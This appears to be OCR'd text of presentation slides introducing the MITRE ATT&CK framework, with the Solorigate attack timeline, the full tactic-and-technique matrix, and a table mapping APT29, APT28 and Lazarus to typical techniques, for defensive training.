
Jun 4 – Attackers remove malware from SolarWinds build environment*

Dec 12 – Solorigate supply chain attack disclosed

* Info disclosed by SolarWinds
** Estimated timeline of activity based on forensic analysis

Dwell time

Map APT in MITRE ATT&CK



Reconnaissance
10 techniques

- Active Scanning (1/3)
- Gather Victim Host Information (0/4)
- Gather Victim Identity Information (2/3)
- Gather Victim Network Information (0/6)
- Gather Victim Org Information (2/4)
- Phishing for Information (0/3)
- Search Closed Sources (1/2)
- Search Open Technical Databases (0/5)
- Search Open Websites/Domains (1/3)
- Search Victim-Owned Websites

Resource Development
8 techniques

- Acquire Access
- Acquire Infrastructure (3/8)
- Compromise Accounts (2/3)
  - Cloud Accounts
  - Email Accounts
  - Social Media Accounts
- Compromise Infrastructure (1/7)
- Develop Capabilities (2/4)
- Establish Accounts (1/3)
- Obtain Capabilities (2/6)
- Stage Capabilities (0/6)

Initial Access
9 techniques

- Drive-by Compromise
- Exploit Public-Facing Application
- External Remote Services
- Hardware Additions
- Phishing (3/3)
  - Spearphishing Attachment
  - Spearphishing Link
  - Spearphishing via Service
- Replication Through Removable Media
- Supply Chain Compromise (1/3)
- Trusted Relationship
- Valid Accounts (3/4)

Execution
14 techniques

- Cloud Administration Command
- Command and Scripting Interpreter (6/9)
  - AppleScript
  - Cloud API
  - JavaScript
  - Network Device CLI
  - PowerShell
  - Python
  - Unix Shell
  - Visual Basic
  - Windows Command Shell
- Container Administration Command
- Deploy Container
- Exploitation for Client Execution
- Inter-Process Communication (0/3)
- Native API
- Scheduled Task/Job (1/5)
  - At
  - Container Orchestration Job
  - Cron
  - Scheduled Task
  - Systemd Timers
- Serverless Execution
- Shared Modules
- Software Deployment Tools
- System Services (1/2)
- User Execution (2/3)
  - Malicious File
  - Malicious Image
  - Malicious Link
- Windows Management Instrumentation

Persistence
19 techniques

- Account Manipulation (4/5)
- BITS Jobs
- Boot or Logon Autostart Execution (1/14)
- Boot or Logon Initialization Scripts (0/5)
- Browser Extensions
- Compromise Client Software Binary
- Create Account (1/3)
- Create or Modify System Process (0/4)
- Event Triggered Execution (2/16)
- External Remote Services
- Hijack Execution Flow (0/12)
- Implant Internal Image
- Modify Authentication Process (1/8)
- Office Application Startup (0/6)
- Pre-OS Boot (0/5)
- Scheduled Task/Job (1/5)
- Server Software Component (1/5)
- Traffic Signaling (0/2)
- Valid Accounts (3/4)
  - Cloud Accounts
  - Default Accounts
  - Domain Accounts
  - Local Accounts

Privilege Escalation
13 techniques

- Abuse Elevation Control Mechanism (1/4)
- Access Token Manipulation (0/5)
- Boot or Logon Autostart Execution (1/14)
- Boot or Logon Initialization Scripts (0/5)
- Create or Modify System Process (0/4)
- Domain Policy Modification (1/2)
- Escape to Host
- Event Triggered Execution (2/16)
- Exploitation for Privilege Escalation
- Hijack Execution Flow (0/12)
- Process Injection (0/12)
- Scheduled Task/Job (1/5)
- Valid Accounts (3/4)

Defense Evasion
42 techniques

- Abuse Elevation Control Mechanism (1/4)
- Access Token Manipulation (0/5)
- BITS Jobs
- Build Image on Host
- Debugger Evasion
- Deobfuscate/Decode Files or Information
- Deploy Container
- Direct Volume Access
- Domain Policy Modification (1/2)
- Execution Guardrails (0/1)
- Exploitation for Defense Evasion
- File and Directory Permissions Modification (0/2)
- Hide Artifacts (0/10)
- Hijack Execution Flow (0/12)
- Impair Defenses (3/10)
- Indicator Removal (3/9)
- Indirect Command Execution
- Masquerading (2/8)
- Modify Authentication Process (1/8)
- Modify Cloud Compute Infrastructure (2/4)
- Modify Registry
- Modify System Image (0/2)
- Network Boundary Bridging (0/1)
- Obfuscated Files or Information (5/11)
- Plist File Modification
- Pre-OS Boot (0/5)
- Process Injection (0/12)
- Reflective Code Loading
- Rogue Domain Controller
- Rootkit
- Subvert Trust

Credential Access
17 techniques

- Adversary-in-the-Middle (0/3)
- Brute Force (3/4)
- Credentials from Password Stores (1/5)
- Exploitation for Credential Access
- Forced Authentication
- Forge Web Credentials (2/2)
- Input Capture (0/4)
- Modify Authentication Process (1/8)
- Multi-Factor Authentication Interception
- Multi-Factor Authentication Request Generation
- Network Sniffing
- OS Credential Dumping (3/8)
- Steal Application Access Token
- Steal or Forge Authentication Certificates
- Steal or Forge Kerberos Tickets (1/4)
- Steal Web Session Cookie
- Unsecured Credentials (2/8)

Discovery
31 techniques

- Account Discovery (2/4)
- Application Window Discovery
- Browser Information Discovery
- Cloud Infrastructure Discovery
- Cloud Service Dashboard
- Cloud Service Discovery
- Cloud Storage Object Discovery
- Container and Resource Discovery
- Debugger Evasion
- Device Driver Discovery
- Domain Trust Discovery
- File and Directory Discovery
- Group Policy Discovery
- Network Service Discovery
- Network Share Discovery
- Network Sniffing
- Password Policy Discovery
- Peripheral Device Discovery
- Permission Groups Discovery (1/3)
- Process Discovery
- Query Registry
- Remote System Discovery
- Software Discovery (0/1)
- System Information Discovery
- System Location Discovery (0/1)
- System Network Configuration Discovery (1/1)
- System Network Connections Discovery
- System Owner/User Discovery
- System Service Discovery

Lateral Movement
9 techniques

- Exploitation of Remote Services
- Internal Spearphishing
- Lateral Tool Transfer
- Remote Service Session Hijacking (0/2)
- Remote Services (4/7)
- Replication Through Removable Media
- Software Deployment Tools
- Taint Shared Content
- Use Alternate Authentication Material (3/4)
  - Application Access Token
  - Pass the Hash
  - Pass the Ticket
  - Web Session Cookie

Collection
17 techniques

- Adversary-in-the-Middle (0/3)
- Archive Collected Data (2/3)
- Audio Capture
- Automated Collection
- Browser Session Hijacking
- Clipboard Data
- Data from Cloud Storage
- Data from Configuration Repository (0/2)
- Data from Information Repositories (3/3)
- Data from Local System
- Data from Network Shared Drive
- Data from Removable Media
- Data Staged (1/2)
- Email Collection (2/3)
- Input Capture (0/4)
- Screen Capture
- Video Capture

Command and Control
16 techniques

- Application Layer Protocol (1/4)
- Communication Through Removable Media
- Data Encoding (0/2)
- Data Obfuscation (1/3)
- Dynamic Resolution (0/3)
- Encrypted Channel (1/2)
- Fallback Channels
- Ingress Tool Transfer
- Multi-Stage Channels
- Non-Application Layer Protocol
- Non-Standard Port
- Protocol Tunneling
- Proxy (3/4)
- Remote Access Software
- Traffic Signaling (0/2)
- Web Service (1/3)

Exfiltration
9 techniques


- Automated Exfiltration (0/1)
- Data Transfer Size Limits
- Exfiltration Over Alternative Protocol (2/3)
- Exfiltration Over C2 Channel
- Exfiltration Over Other Network Medium (0/1)
- Exfiltration Over Physical Medium (0/1)
- Exfiltration Over Web Service (0/3)
- Scheduled Transfer
- Transfer Data to Cloud Account

Impact
13 techniques

- Account Access Removal
- Data Destruction
- Data Encrypted for Impact
- Data Manipulation (0/3)
- Defacement (0/2)
- Disk Wipe (0/2)
- Endpoint Denial of Service (0/4)
- Firmware Corruption
- Inhibit System Recovery
- Network Denial of Service (0/2)
- Resource Hijacking
- Service Stop
- System Shutdown/Reboot

What is MITRE?

ATT&CK vs CYBER KILLCHAIN



The Cyber Kill Chain (2011) provides a 30.000ft view of an attack

Good for a general overview…

What is MITRE ATT&CK?

MITRE
ATT&CK™

R&D PROJECT 2013

Framework
Track attackers
stages


N A M I N G

Adversarial Tactics
Techniques
& Common
Knowledge


v13
Evolving
Never ending?

MITRE ATT&CK

“The industry standard for classyfing adversary activity” [Red Canary Threat Report 2023]




Goal of MITRE ATT&CK



Tactic, Technique, Procedure

Golden circle by Simon Sinek



Tactics

Achieve credential access

Technique

Dump credentials

Procedure

Dump lsass memory to scrape credentials out of it

Data Breach
Cyber Attack

#WeAreExclusive

MITRE ATT&CK adversary TTP's

Reconnaissance	Initial access	Credential access
Execution	Lateral movement	Privilege escalation
Persistence	Command and control	Exfiltration/ Impact

Help us find the APT group

#WeAreExclusive

XPERT BINGO!


Tactics	Recon	Initial Access	Execution	Persistence	Privilege Escalation	Credential Access	Lateral Movement	Command & Control	Exfiltration/ impact
APT29 Cozy bear	Phishing for info	External Remote services	WMI	Scheduled Task	Valid Accounts	MFA request generation	RDP	Encrypted Channel	Data destruction
APT28 Fancy bear	Vulnerability scanning	External Remote services	Powershell	logon/ autostart	Com hijack	Brute force	SMB	Encrypted Channel	Alternative protocol
APT38 Lazarus	Active scanning	Spear Phishing	Scheduled Task	Scheduled Task	Scheduled Task	keylogger	SSH	Web protocols	Web protocols
